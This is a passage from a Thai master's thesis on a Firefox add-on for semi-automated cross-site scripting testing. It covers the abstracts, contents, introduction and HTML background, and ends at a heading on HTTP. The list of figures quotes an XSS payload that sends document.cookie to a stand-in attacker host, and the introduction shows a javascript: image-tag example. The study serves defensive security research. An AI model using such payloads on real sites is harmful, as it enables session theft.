การทดสอบครอสไซต์ สคริปติ้งอย่างกึ่งอัตโนมัติด้วยไฟร์ฟอกซ์แอดออน

นายกฤษฎา เติมพรเลิศ

วิทยานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรมหาบัณฑิต
สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย
ปีการศึกษา 2551

SEMI - AUTOMATED XSS TEST USING FIREFOX ADD-ON

Mr. Kritsada Termpornlord

A Thesis Submitted in Partial Fulfillment of the Requirements

for the Degree of Master of Science Program in Computer Science

Department of Computer Engineering

Faculty of Engineering

Chulalongkorn University

Academic Year 2008

หัวข้อวิทยานิพนธ์	การทดสอบครอสไซต์ สคริปติ้งอย่างกึ่งอัตโนมัติด้วยไฟร์ฟอกซ์แอดออน
โดย	นายกฤษฎา เติมพรเลิศ
สาขาวิชา	วิทยาศาสตร์คอมพิวเตอร์
อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก	อาจารย์ ดร.เกริก ภิรมย์โสภา

คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย อนุมัติให้นับวิทยานิพนธ์ฉบับนี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญามหาบัณฑิต

…….. คณบดีคณะวิศวกรรมศาสตร์
(รองศาสตราจารย์ ดร.บุญสม เลิศหิรัญวงศ์)

คณะกรรมการสอบวิทยานิพนธ์

……. ประธานกรรมการ
(ผู้ช่วยศาสตราจารย์ ดร.เฉลิมเอก อินทนากรวิวัฒน์)

…….. อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก
(อาจารย์ ดร.เกริก ภิรมย์โสภา)

……. กรรมการ
(อาจารย์ ดร.ณัฐวุฒิ หนูไพโรจน์)

……. กรรมการภายนอกมหาวิทยาลัย
(อาจารย์ ดร.ฐิติมา ศรีวัฒนกุล)

กฤษฎา เติมพรเลิศ : การทดสอบครอสไซต์ สคริปติ้งอย่างกึ่งอัตโนมัติด้วยไฟร์ฟอกซ์แอดออน. (SEMI - AUTOMATED XSS TEST USING FIREFOX ADD-ON) อ.ที่ปรึกษาวิทยานิพนธ์หลัก : อ.ดร. เกริก ภิรมย์โสภา, 76 หน้า.

ปัจจุบันหนึ่งในวิธีการโจมตีเว็บแอพพลิเคชั่นซึ่งเป็นที่นิยมก็คือครอสไซต์สคริปติ้งเนื่องจากการโจมตีดังกล่าวทำได้ง่ายในขณะที่การป้องกันนั้นขึ้นอยู่กับเทคโนโลยีทางฝั่งไคล์เอนต์ทำให้การโจมตีนี้ยากต่อการป้องกัน อีกทั้งเครื่องมือช่วยตรวจสอบโดยทั่วไปส่วนใหญ่จะใช้สตริงโจมตีจริงในการตรวจสอบและไม่ค่อยให้ข้อมูลนอกจากแจ้งว่าการโจมตีเกิดขึ้นได้หรือไม่และความครอบคลุมยังขึ้นอยู่กับปริมาณการโจมตีที่ใช้ จากปัญหาต่างๆเกี่ยวกับครอสไซต์สคริปติ้งจึงได้มีผู้เสนองานวิจัยในการช่วยเหลือเกี่ยวกับปัญหาครอสไซต์สคริปติ้งขึ้นมากมายงานวิจัยนี้จึงรวบรวมเทคนิคที่ได้มีการเสนอซึ่งสามารถนำมาช่วยเหลือบรรเทาปัญหาเกี่ยวกับการโจมตีครอสไซต์สคริปติ้งโดยได้วิเคราะห์จัดแบ่งเป็นประเภทแยกไว้เพื่อศึกษาแนวทางในการรับมือที่กำลังเป็นที่สนใจของนักวิจัยได้ชัดเจนและช่วยให้สามารถมองเห็นสิ่งที่ยังขาดหายไปในการช่วยเหลือเกี่ยวกับครอสไซต์สคริปติ้ง นอกจากนี้ยังได้ทำการพัฒนาเครื่องมือที่ช่วยบรรเทาปัญหาครอสไซต์สคริปติ้งขึ้นโดยเสนอแนวทางให้ข้อมูลในการทรัสต์แก่ผู้ใช้ในเบื้องต้นและได้เสนอเทคนิคในการตรวจสอบความปลอดภัยโดยตรวจสอบจากสิ่งที่ข้อมูลควรจะถูกกรองโดยอาศัยความรู้จากแหล่งความปลอดภัยต่างๆในการพิจารณาอีลีเมนต์ที่เสี่ยง แอททริบิวต์ที่เสี่ยงและคำสำคัญที่ใช้ในการตรวจสอบ ผลจากการทดสอบวิธีการดังกล่าวกับแนวทางป้องกันแบบต่างๆพบว่าเทคนิคในการตรวจสอบที่พัฒนาขึ้นสามารถแจ้งเตือนถึงรูปแบบของอันตรายที่สามารถเกิดขึ้นได้มากกว่าการใช้สตริงโจมตีจริงเมื่อการป้องกันมีจุดอ่อนมากแต่เมื่อการป้องกันมีความแข็งแรงมากวิธีแบบใช้สตริงโจมตีจริงจะสามารถแจ้งเตือนถึงอันตรายได้มากกว่า อย่างไรก็ตามแม้วิธีหนึ่งจะไม่มีการแจ้งเตือนแต่อีกวิธีจะมีการแจ้งเตือนออกมาจึงทำให้ต้องใช้ทั้งสองวิธีร่วมกันในการตรวจสอบ นอกจากนี้เครื่องมือที่ใช้เทคนิคการตรวจสอบที่ได้เสนอนั้นนอกจากจะแสดงจำนวนสตริงทดสอบที่เกิดขึ้นแล้วยังแสดงอีลีเมนต์ที่เสี่ยง แอททริบิวต์ที่เสี่ยงและคำสำคัญที่ไม่ได้ป้องกันออกมาให้ทราบด้วย

ภาควิชา...วิศวกรรมคอมพิวเตอร์..... ลายมือชื่อนิสิต.....
สาขาวิชา..วิทยาศาสตร์คอมพิวเตอร์.. ลายมือชื่ออ.ที่ปรึกษาวิทยานิพนธ์หลัก.....
ปีการศึกษา.....2551.....

4970211521 : MAJOR COMPUTER SCIENCE

KEY WORD: XSS / CROSS-SITE SCRIPTING / SECURITY / WEB APPLICATION

KRITSADA TERMPORNLORD : SEMI - AUTOMATED XSS TEST USING FIREFOX ADD-ON. THESIS ADVISOR : KRERK PIROMSOPA, Ph.D., 76 pp.

Nowadays, one of the most popular attacks on web applications is XSS (cross-site scripting). Since performing an attack is easy (difficult to detect) and depending highly on the client-side technology, protection from such attack is difficult. While most tools usually test with real payloads using real strings from (known) malicious attacks and only report the payload that is harmful to the system, the number of payloads alone cannot determine whether the tests are enough. To reduce the problem, there are many works (research) proposed to counter XSS. In this work, for cleary study and can see what is lack, we review those works and classify them into groups. Furthermore, we propose a preliminary method to give user an information to decide if a site is trustworthy. We propose a new testing concept based on the examination of data that should be filtered out. Our scheme is based on knowledge from several security web sites; risk elements, possible attributes and significant words. We validate our method with other schemes. Result shows that our scheme can inform the risk better than real string attack's schemes in a weak protection system, but in the strong protection, real string attack's schemes perform better. When one scheme does not inform any risk, the other one will do. We propose that both schemes must be used. In addition, the tool that uses our proposed scheme not only reports the payload but it also reports risk elements, possible attributes and significant words that have not be filtered out too.

Department : Computer Engineering Student's Signature.....

Field of Study : Computer Science Advisor's Signature.....

Academic Year : 2008

กิตติกรรมประกาศ

วิทยานิพนธ์ฉบับนี้สำเร็จลุล่วงได้ด้วยดีเนื่องมาจากความช่วยเหลืออย่างดียิ่งของท่าน อ.ดร.เกริก ภิรมย์โสภา อาจารย์ที่ปรึกษาวิทยานิพนธ์ที่ได้สละเวลาให้คำปรึกษาแนะนำแนวทางเกี่ยวกับงานวิจัยอย่างดีตลอดมาจนเสร็จสมบูรณ์และผู้วิจัยขอกราบขอบพระคุณคณะกรรมการสอบวิทยานิพนธ์ทุกท่านที่ได้ให้คำแนะนำ ข้อคิดเห็น ข้อเสนอแนะ และแนวทางในการพัฒนางานวิจัยนี้

ขอขอบคุณท่านอาจารย์ เพื่อนๆและน้องๆ ทุกคนที่ให้คำแนะนำและช่วยเหลือในหลายๆส่วนของการวิจัยให้สำเร็จลุล่วงเป็นอย่างดี

ขอขอบคุณพี่ธุรการภาคฯทุกๆคนที่ช่วยอำนวยความสะดวกในการทำงานและช่วยตักเตือนแนะนำสิ่งดีๆเสมอมา

สุดท้ายนี้ ขอกราบขอบพระคุณคุณพ่อคุณแม่ที่ให้โอกาสเราได้เกิด ได้เติบโต ได้เลี้ยงดูเป็นอย่างดีและคอยสนับสนุนในด้านการศึกษาเป็นอย่างดีเสมอมา

สารบัญ

หน้า

บทคัดย่อภาษาไทย ..... ง
บทคัดย่อภาษาอังกฤษ ..... จ
กิตติกรรมประกาศ ..... ฉ
สารบัญ ..... ช
สารบัญตาราง ..... ญ
สารบัญภาพ ..... ฏ
บทที่
1 บทนำ 1
1.1 ความเป็นมาและความสำคัญของปัญหา 1
1.2 วัตถุประสงค์ของการวิจัย 2
1.3 ขอบเขตของการวิจัย 2
1.4 ขั้นตอนการวิจัย 3
1.5 ประโยชน์ที่คาดว่าจะได้รับจากงานวิจัย 3
1.6 โครงสร้างของวิทยานิพนธ์ 4
2 ทฤษฎีที่เกี่ยวข้อง การโจมตีและการป้องกัน 5
2.1 ทฤษฎีที่เกี่ยวข้อง 5
2.1.1 เอชทีเอ็มแอล [8] 5
2.1.2 เอชทีทีพี (HTTP : Hypertext Transfer Protocol) [9] 6
2.1.3 เว็บแอพพลิเคชั่น [10] 6
2.1.4 จาวาสคริปต์ [11,12] 7
2.1.5 เอสโอพี [14] 8
2.2 การโจมตี 9
2.2.1 สทอร์ดครอสไซต์สคริปติ้ง 10
2.2.2 รีเฟลคครอสไซต์สคริปติ้ง 11
2.2.3 ดอมเบสครอสไซต์สคริปติ้ง 13
2.3 การป้องกัน 15
3 งานวิจัยที่เกี่ยวข้อง 18
3.1 การแบ่งงานวิจัยตามลักษณะที่มีต่อครอสไซต์สคริปติ้ง 18

บทที่ หน้า

3.1.1 แอนนะไลซ์ 18
3.1.2 ดิเทคท์ 18
3.1.3 มิททิเกท 18
3.1.4 เทสท์ 19
3.2 ผลการแบ่งงานวิจัยตามลักษณะที่มีต่อครอสไซต์สคริปติ้ง 19
3.2.1 แอนนะไลซ์ 19
3.2.2 ดิเทคท์ 20
3.2.3 มิททิเกท 21
3.2.4 เทสท์ 25
3.3 สรุปผลการแบ่งงานวิจัยตามลักษณะที่มีต่อครอสไซต์สคริปติ้ง 26
4 การออกแบบพัฒนาเครื่องมือ 30
4.1 รูปแบบการทำงานของเครื่องมือ 30
4.2 ชุดการทดสอบของเครื่องมือ 31
4.3 การทำงานของเครื่องมือ 33
4.4 วิธีการทดสอบในแต่ละรูปแบบ 34
5 การทดลองและผลการทดลอง 41
5.1 วิธีการทดลอง 41
5.1.1 การทดลองเบื้องต้น 41
5.1.2 การทดลองเพิ่มเติม 42
5.2 ผลการทดลอง 44
5.3 วิเคราะห์ผลการทดลอง 46
6 สรุปผลการวิจัยและข้อเสนอแนะ 49
6.1 สรุปผลการวิจัย 49
6.2 ข้อเสนอแนะ 50
6.3 บทสรุป 51
รายการอ้างอิง 52
ภาคผนวก 57
ภาคผนวก ก อีลีเมนต์และแอททริบิวต์ที่ใช้ 58

บทที่ หน้า
ภาคผนวก ข ผลงานตีพิมพ์ 67
ประวัติผู้เขียนวิทยานิพนธ์ 76

สารบัญตาราง

ตาราง หน้า

3.1 สรุปเทคนิคในแต่ละกลุ่มของงานวิจัยที่ได้ศึกษา 27

4.1 แอททริบิวต์ที่พิจารณา..... 32

4.2 การเข้ารหัสของ “<” และ script ในรูปแบบเอชทีเอ็มแอลเฮกซ์ที่มีเซมิโคลอนและเอชทีเอ็มแอลแบบเดซิมอล..... 33

5.1 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเบื้องต้นที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆ 44

5.2 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเบื้องต้นที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆเป็นเปอร์เซ็นต์..... 45

5.3 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเพิ่มเติมที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆ 45

5.4 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเพิ่มเติมที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆเป็นเปอร์เซ็นต์..... 45

ก-1 อีลีเมนต์ที่พิจารณากับแอททริบิวต์ที่ใช้ร่วมในการทดสอบ 58

ก-2 แอททริบิวต์ที่พิจารณากับอีลีเมนต์ที่เกี่ยวข้องที่ใช้ร่วมในการทดสอบ 59

ก-3 อีลีเมนต์ที่พิจารณาเพิ่มเติมกับแอททริบิวต์ที่ใช้ร่วมในการทดสอบ 65

สารบัญภาพ

ภาพประกอบ หน้า

2.1 การโจมตีแบบสทอร์ดครอสไซต์สคริปติ้ง (จากซ้ายสุดคือหน้าจอการรับอินพุตถัดมาเป็นหน้าจอการใส่อินพุตที่มีสคริปต์แฝงอยู่ หน้าจอการแสดงผลการสร้างเมสเซจจากอินพุตที่ใส่เข้าไป และสุดท้ายคือหน้าจอแสดงผลการทำงานเมื่อเปิดดูเมสเซจที่มีสคริปต์อยู่) .. 11

2.2 ลิงค์ที่ทำการเข้ารหัสในส่วนของสคริปต์ <script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script> 12

2.3 การโจมตีแบบรีเฟลคครอสไซต์สคริปติ้งจากการใช้ประโยชน์จากเสริจ์เอ็นจิ้น 12

2.4 โค้ดการทำงานของเว็บไซต์ http://www.vulnerable.site/welcome.html 13

2.5 โค้ดเพิ่มเติมของเว็บไซต์ http://www.vulnerable.site/welcome.html เพื่อป้องกันการโจมตี 14

3.1 ผลการแบ่งงานวิจัยที่ได้ศึกษาจากลักษณะการป้องกันที่มีต่อครอสไซต์สคริปติ้ง 27

4.1 การทำงานของเครื่องมือ 33

4.2 รูปแบบของชุดทดสอบที่จะถูกส่งไปทำการทดสอบ 34

4.3 รูปแบบของสตริงทดสอบและตัวอย่าง 34

4.4 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบอีลีเมนต์ 35

4.5 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบแอททริบิวต์ 36

4.6 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบคำสำคัญ 36

4.7 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบการเข้ารหัส 38

4.8 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบสายอักขระ 39

4.9 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบ 39

4.10 ตัวอย่างการแจ้งเตือนของเครื่องมือในรูปแบบการตรวจสอบพื้นฐานที่เป็นแนวทางให้ข้อมูลในการทรัสต์กับผู้ใช้ในเบื้องต้น 40

5.1 ตัวอย่างการแจ้งเตือนของเครื่องมือในรูปแบบการตรวจสอบแท็ก 47

5.2 ตัวอย่างการแจ้งเตือนของเครื่องมือในรูปแบบการตรวจสอบอักขระและการเข้ารหัส 48

บทที่ 1

บทนำ

1.1 ความเป็นมาและความสำคัญของปัญหา

ครอสไซต์ สคริปติ้ง (XSS : Cross-site scripting) [1-3] เป็นการโจมตีแบบแอพพลิเคชั่น ซึ่งได้ใช้ประโยชน์จากการที่ผู้ใช้งาน (client) สามารถส่งข้อความอะไรก็ได้ไปให้แอพพลิเคชั่นทางฝั่งเซอร์เวอร์ (Server) และเซอร์เวอร์ได้นำข้อความดังกล่าวไปใช้ในการประมวลผล เมื่อแอพพลิเคชั่นทางฝั่งเซอร์เวอร์ไม่ได้ใช้การตรวจสอบอินพุต (input) และเอาต์พุต (output) ที่มีความปลอดภัยเพียงพอ ผู้โจมตี (Attacker) จึงได้นำช่องโหว่มาใช้ประโยชน์ (exploit) โดยการสร้างเป็นโค้ดแล้วส่งเข้าไปในฝั่งเซอร์เวอร์และจะถูกส่งกลับมาทำงานโดยเบราว์เซอร์ (Browser) ทำให้โค้ดนั้นมีสิทธิในการทำงานเท่ากับผู้ใช้ในขณะนั้น ซึ่งผลกระทบจากครอสไซต์สคริปติ้งมักจะถูกเข้าใจว่าเบาบางแต่ในความเป็นจริงครอสไซต์สคริปติ้งสามารถรบกวนการทำงานของแอพพลิเคชั่นได้อย่างมาก [4] เช่น samy worm [5] ที่เป็นการโจมตีที่เกิดขึ้นจากจุดอ่อนของครอสไซต์สคริปติ้งซึ่งภายในเวลา 24 ชั่วโมงก็มีผู้ติดเชื้อถึง 1ล้านคน, JS.Yamanner@m [6] ที่เป็นการโจมตีที่เกิดขึ้นกับยาฮูเมล์ (Yahoo Mail) โดยเมื่อผู้ได้รับเปิดเมล์ JS.Yamanner@m จะทำการค้นหารวบรวมเมล์แอดเดรส (mail address) จากผู้ที่ติดเชื้อและทำการส่งเมล์ไปพร้อมกับตัวมันทำให้ผู้ที่เปิดเมล์ติดเชื้อไปด้วยเป็นการรบกวนการทำงานอย่างมาก นอกจากนี้ครอสไซต์สคริปติ้งยังสามารถก่อให้เกิดอันตรายที่ร้ายแรงได้มากขึ้นอีกเมื่อเบราว์เซอร์มีสิทธิในการเข้าถึงทรัพยากรที่สำคัญ (เช่น Google desktop [7])

ครอสไซต์สคริปติ้งเป็นการใช้ประโยชน์จากไคล์เอนท์ไซด์สคริปต์ (client-side script) เข้ามาช่วยในการโจมตี หลักการทำงานโดยทั่วไปคือเซอร์เวอร์รับอินพุตของผู้ใช้เข้าไปแล้วแสดงผลตอบสนองกลับมาทำงานเป็นไคล์เอนท์ไซด์สคริปต์ในเบราว์เซอร์ของผู้ใช้ทำให้ไคล์เอนท์ไซด์สคริปต์นั้นมีสิทธิในการทำงานเทียบเท่ากับสคริปต์ (script) ที่เกิดจากตัวเว็บนั้น นั่นหมายถึงสิทธิที่ผู้ใช้จะใช้งานต่อเว็บนั้นได้ในขณะนั้นและสิทธิในการทำงานของเบราว์เซอร์ แนวทางหนึ่งในการป้องกันการโจมตีครอสไซต์สคริปติ้งทำได้โดยการไม่ให้เซอร์เวอร์ประมวลผลแบบที่มีการส่งข้อมูลที่ได้รับมากลับไปโดยตรงกล่าวคือเซอร์เวอร์จะต้องทำการทำเอสเคปเอนโค้ด (Escape encode) หรือการเข้ารหัส (encode) ให้ข้อมูลอยู่ในรูปของเอชทีเอ็มแอล (HTML : Hypertext Markup Language) ซึ่งเบราว์เซอร์จะสามารถแปรผลให้เป็นอักษรธรรมดาไม่ใช่อักขระพิเศษที่เบราว์เซอร์จะเข้าใจว่าเป็นไคล์เอนท์ไซด์สคริปต์ การเอสเคปเอนโค้ดดังกล่าวจึงเป็นการป้องกันไม่ให้การโจมตีเกิดขึ้น

อย่างไรก็ตามการแก้ไขในจุดเดียวทำได้ไม่ยากแต่การแก้ไขทั้งหมดและการค้นหาจุดอ่อนให้เจอก่อนที่ผู้โจมตีจะเอาไปใช้ประโยชน์เป็นเรื่องที่ทำได้ยากและการโจมตีครอสไซต์สคริปติ้งมีรูปแบบที่หลากหลาย ทั้งการใช้ประโยชน์จากการประมวลผลเพจ (render page) ที่ต่างกันในแต่ละเบราว์เซอร์ การเรียกสคริปต์ขึ้นมาทำงานได้หลายรูปแบบ เช่น เรียกจากอีลีเมนต์ (Element) <script> เรียกจากแอททริบิวต์ (Attribute) เรียกจากในรูปของยูอาร์ไอสคีม (URI scheme) เช่น <img src=javascript:alert('XSS') > รวมถึงการเข้ารหัสข้อมูลในรูปแบบต่างๆทำให้การสร้างการป้องกันครอสไซต์สคริปติ้งทำได้ลำบากในบางกรณี เช่น แอพพลิเคชั่นที่ต้องการให้ผู้ใช้งานสามารถใช้ประโยชน์ในการแสดงผลจากเทคโนโลยีของไคล์เอนท์ไซด์ได้ อย่างเช่น บล็อค(blog), วิกิพีเดีย (Wikipedia), บอร์ด (board) ทำให้การตรวจหาจุดอ่อนประเภทนี้ค่อนข้างยุ่งยาก

ดังนั้นในการวิจัยนี้ ผู้วิจัยจึงได้รวบรวมงานวิจัยที่ได้มีการเสนอเทคนิคต่างๆที่สามารถนำมาช่วยเหลือบรรเทาปัญหาเกี่ยวกับการโจมตีครอสไซต์สคริปติ้งและวิเคราะห์จัดแบ่งเป็นประเภทแยกไว้เพื่อศึกษาแนวทางในการรับมือที่กำลังเป็นที่สนใจของนักวิจัยได้ชัดเจนรวมถึงเพื่อให้สามารถมองเห็นสิ่งที่ยังขาดหายไปในการช่วยเหลือเกี่ยวกับครอสไซต์สคริปติ้งเพื่อเป็นประโยชน์แก่ผู้ที่คิดจะศึกษา ผู้ที่จะพัฒนาเว็บแอพพลิเคชั่น (webapp : web application) หรือผู้ที่เกี่ยวข้องกับความปลอดภัยของเว็บแอพพลิเคชั่น (web application security) ได้นำไปใช้ประโยชน์ในการตัดสินใจนำไปประยุกต์ใช้ต่อไป นอกจากนี้เพื่อเป็นการช่วยบรรเทาความยุ่งยากในการรับมือกับครอสไซต์สคริปติ้งจึงได้ทำการพัฒนาเครื่องมือที่ช่วยทำการทดสอบการป้องกันของแอพพลิเคชั่นโดยนอกจากจะพิจารณาการโจมตีที่ใช้โจมตีจริงซึ่งรวบรวมจากที่ต่างๆแล้วยังพิจารณาถึงอีลีเมนต์ แอททริบิวต์และคำสำคัญที่อาจจะก่อให้เกิดการโจมตี และเนื่องจากเป็นการทดสอบในสิ่งที่เซอร์เวอร์ควรจะทำการป้องกันข้อมูลที่ได้จึงเป็นประโยชน์เกี่ยวกับการตัดสินใจในการทรัสต์ (trust) และใช้ปรับปรุงการป้องกันของเว็บแอพพลิเคชั่น

1.2 วัตถุประสงค์ของการวิจัย

1. เพื่อให้เห็นแนวทางเทคนิคที่เป็นที่สนใจของนักวิจัยต่อครอสไซต์สคริปติ้งได้อย่างชัดเจน
2. เพื่อนำเสนอแนวทางเบื้องต้นที่จะช่วยให้ข้อมูลผู้ใช้ในการที่จะเอาไปใช้ตัดสินใจทรัสต์
3. เพื่อนำเสนอแนวทางในการตรวจสอบการป้องกันที่มีอยู่ต่อการโจมตีครอสไซต์สคริปติ้งของฝั่งเซอร์เวอร์

1.3 ขอบเขตของการวิจัย

1. ทำการแบ่งกลุ่มงานวิจัยเกี่ยวกับการป้องกันครอสไซต์สคริปติ้งที่มีอยู่จากไอทริปเปิ้ลอี (IEEE) และเอซีเอ็ม (ACM) ในระหว่างเดือนพฤษภาคมปี 2002 จนถึงเดือนตุลาคมปี 2007 เท่านั้น
2. สร้างเครื่องมือในการตรวจสอบการป้องกันของเซอร์เวอร์ที่มีต่อครอสไซต์สคริปติ้ง
3. ในงานนี้จะไม่คำนึงถึงผลเสียที่เกิดจากการทำงานของเครื่องมือ
4. เครื่องมือที่พัฒนาเป็นเอกเทนชัน (extension) ของไฟร์ฟอกซ์ (firefox)
5. เครื่องมือที่พัฒนาขึ้นไม่รองรับกับทุกแอพพลิเคชั่น ทำงานได้เฉพาะกรณีแอพพลิเคชั่นทำการรับอินพุตแล้วส่งการตอบสนองที่เป็นผลลัพธ์กลับมาและทำการทดสอบโดยใช้เฉพาะฟิลด์ที่ใช้รับอินพุตของฟอร์มตามปกติเท่านั้น
6. ความหมายของทรัสต์ในงานวิจัยนี้เป็นเพียงการเสนอแนวทางในการให้ข้อมูลเบื้องต้นเพื่อใช้พิจารณาตัดสินใจเท่านั้น
7. เครื่องมือที่พัฒนาขึ้นอาศัยความรู้ที่รวบรวมจากแหล่งต่างๆในการทำการทดสอบและการแจ้งเตือน

1.4 ขั้นตอนการวิจัย

1. ศึกษาข้อมูลเอกสารและงานวิจัยที่เกี่ยวข้องกับการป้องกันครอสไซต์สคริปติ้ง
2. ศึกษาลักษณะการโจมตีของครอสไซต์สคริปติ้ง
3. รวบรวมเทคนิคการช่วยเหลือปัญหาครอสไซต์สคริปติ้งที่ได้มีการนำเสนอ
4. วิเคราะห์ศึกษาแนวทางการช่วยเหลือและจัดแบ่งประเภทของการช่วยเหลือ
5. ศึกษาสิ่งที่ยังไม่ได้รับการช่วยเหลือจากครอสไซต์สคริปติ้งและศึกษาการช่วยเหลือที่เกี่ยวข้อง
6. ออกแบบและพัฒนาเครื่องมือในการตรวจสอบการป้องกัน
7. ศึกษาข้อมูลที่เกี่ยวข้องในการพัฒนาเครื่องมือ
8. ทดสอบความถูกต้องของเครื่องมือ
9. วิเคราะห์และสรุปผลผลการทดลอง
10. จัดทำวิทยานิพนธ์เป็นรูปเล่ม

1.5 ประโยชน์ที่คาดว่าจะได้รับจากงานวิจัย

1. ได้รับทราบแนวทางวิจัยในช่วงเวลาที่ผ่านมาที่มีต่อครอสไซต์สคริปติ้ง
2. วางกรอบที่ช่วยให้ข้อมูลเพิ่มเติมแก่ผู้ใช้ในการตัดสินใจทรัสต์เว็บแอพพลิเคชั่น

3. พัฒนาเทคนิคในการตรวจสอบการป้องกันครอสไซต์สคริปติ้งในฝั่งเซอร์เวอร์รูปแบบใหม่

1.6 โครงสร้างของวิทยานิพนธ์

เนื้อหาของวิทยานิพนธ์ฉบับนี้ถูกแบ่งออกเป็น 6 บทดังนี้ บทที่ 1 เป็นบทนำ บทที่ 2 กล่าวถึงทฤษฎีที่เกี่ยวข้อง การโจมตีและการป้องกัน เช่น เอชทีเอ็มแอล, เว็บแอพพลิเคชั่นและครอสไซต์สคริปติ้ง บทที่ 3 กล่าวถึงงานวิจัยที่เกี่ยวข้องโดยได้ทำการจัดแบ่งเป็นกลุ่มเพื่อให้เข้าใจแนวทางงานวิจัยได้สะดวก บทที่ 4 กล่าวถึงการออกแบบและพัฒนาเครื่องมือโดยอธิบายขั้นตอนและเทคนิคในการพัฒนาเครื่องมือเพื่อช่วยลดปัญหาครอสไซต์สคริปติ้ง ส่วนในบทที่ 5 เป็นการทดลองและผลที่ได้จากการทดลอง และท้ายสุดคือบทที่ 6 เป็นการสรุปผลการทดลองและข้อเสนอแนะของงานวิจัย ซึ่งอาจจะเป็นประโยชน์ต่องานวิจัยต่อไปในอนาคต

บทที่ 2

ทฤษฎีที่เกี่ยวข้อง การโจมตีและการป้องกัน

2.1 ทฤษฎีที่เกี่ยวข้อง

2.1.1 เอชทีเอ็มแอล [8]

เอชทีเอ็มแอลเป็นภาษามาร์คอัพ (markup language) สำหรับเว็บเพจ (web pages) กล่าวคือเป็นภาษาในการกำหนดโครงสร้าง (structure) ดอคคิวเมนต์ (Document) ของข้อมูลที่อยู่ในรูปที่เป็นข้อความ (text-based information) ซึ่งทำโดยการใช้เท็กซ์ (text) ที่มีการกำหนดความหมายแน่นอนกำหนดเป็นส่วนหัว(headings), ย่อหน้า (paragraphs) รายการ (lists) และอื่นๆ และยังมีส่วนในการทำงานเพิ่มเติม เช่น ฟอร์มในการติดต่อ (interactive forms) การฝังรูปภาพ (embedded images) และออบเจกต์ (Object)

เอชทีเอ็มแอลจะถูกเขียนอยู่ในรูปของลาเบล (labels) หรือที่รู้จักกันในนามของแท็ก (tags) และถูกล้อมรอบด้วย < > (เครื่องหมายน้อยกว่าและเครื่องหมายมากกว่า) (angle brackets)

เอชทีเอ็มแอลสามารถอธิบายหรือกำหนดถึงการปรากฏและความหมายของดอคคิวเมนต์ และสามารถฝังโค้ดที่เป็นภาษาประเภทสคริปต์ (scripting language code) ที่จะสามารถส่งผลกับการทำงานของเว็บเบราว์เซอร์ (web browsers) และตัวประมวลผลเอชทีเอ็มแอล (HTML processors) ได้

ส่วนสำคัญของภาษาเอชทีเอ็มแอลคืออีลีเมนต์ ซึ่งอีลีเมนต์มีส่วนประกอบพื้นฐาน 2 ส่วน ได้แก่แอททริบิวต์และคอนเทนต์ (content) โดยทั้งแอททริบิวต์และคอนเทนต์ต้องอยู่ในรูปแบบที่กำหนดเอชทีเอ็มแอลจึงจะแสดงผลได้ถูกต้อง เช่น <label attribute="value">Content</label>

อีลีเมนต์ต้องมีแท็กเริ่มต้น (start tag) เช่น <label> และแท็กสิ้นสุด (end tag) เช่น </label> แอททริบิวต์จะอยู่ในส่วนเริ่มต้นเขียนต่อจากแท็ก (<label attribute="value">) ส่วนคอนเทนต์ต้องถูกล้อมรอบด้วยแท็กเริ่มต้นและสิ้นสุดแต่ในบางอีลีเมนต์ก็ไม่จำเป็นต้องมีคอนเทนต์และแท็กสิ้นสุด ตัวอย่างเช่น
 เป็นต้น

อีลีเมนต์แต่ละตัวจะมีการทำงานที่ต่างกัน ทั้งเป็นตัวบ่งบอกโครงสร้างหรือจุดประสงค์ของเท็กซ์ เช่น <h> หมายถึงหัวข้อ บ่งบอกการช่วยแสดงผล เช่น <b> ทำให้อักษรกลายเป็นตัวหนา <i> เป็นตัวเอียง และยังมีการทำงานอื่นอีก เช่น <img> เพื่อแสดงผลรูปภาพ <textarea> สร้างพื้นที่ในการรับข้อมูลเป็นเท็กซ์

นอกจากนี้เอชทีเอ็มแอลยังมีความสามารถในการเอสเคป (escape) อักขระเพื่อให้สามารถแปรผลออกมาเป็นอักขระไม่ใช่เป็นแท็กอีกด้วย เช่น "<" และ "&" เมื่อต้องการให้แสดงผลเป็นเท็กซ์ธรรมดาจะถูกเขียนอยู่ในรูป < และ & ตามลำดับ ซึ่งการเอสเคปนี้มีหลายรูปแบบ กล่าวคือ ทั้ง "&" หรือ "&" หรือ "&" ก็อ้างถึงและแสดงผลเป็น "&" เหมือนกัน

2.1.2 **เอชทีทีพี** (HTTP : Hypertext Transfer Protocol) [9]

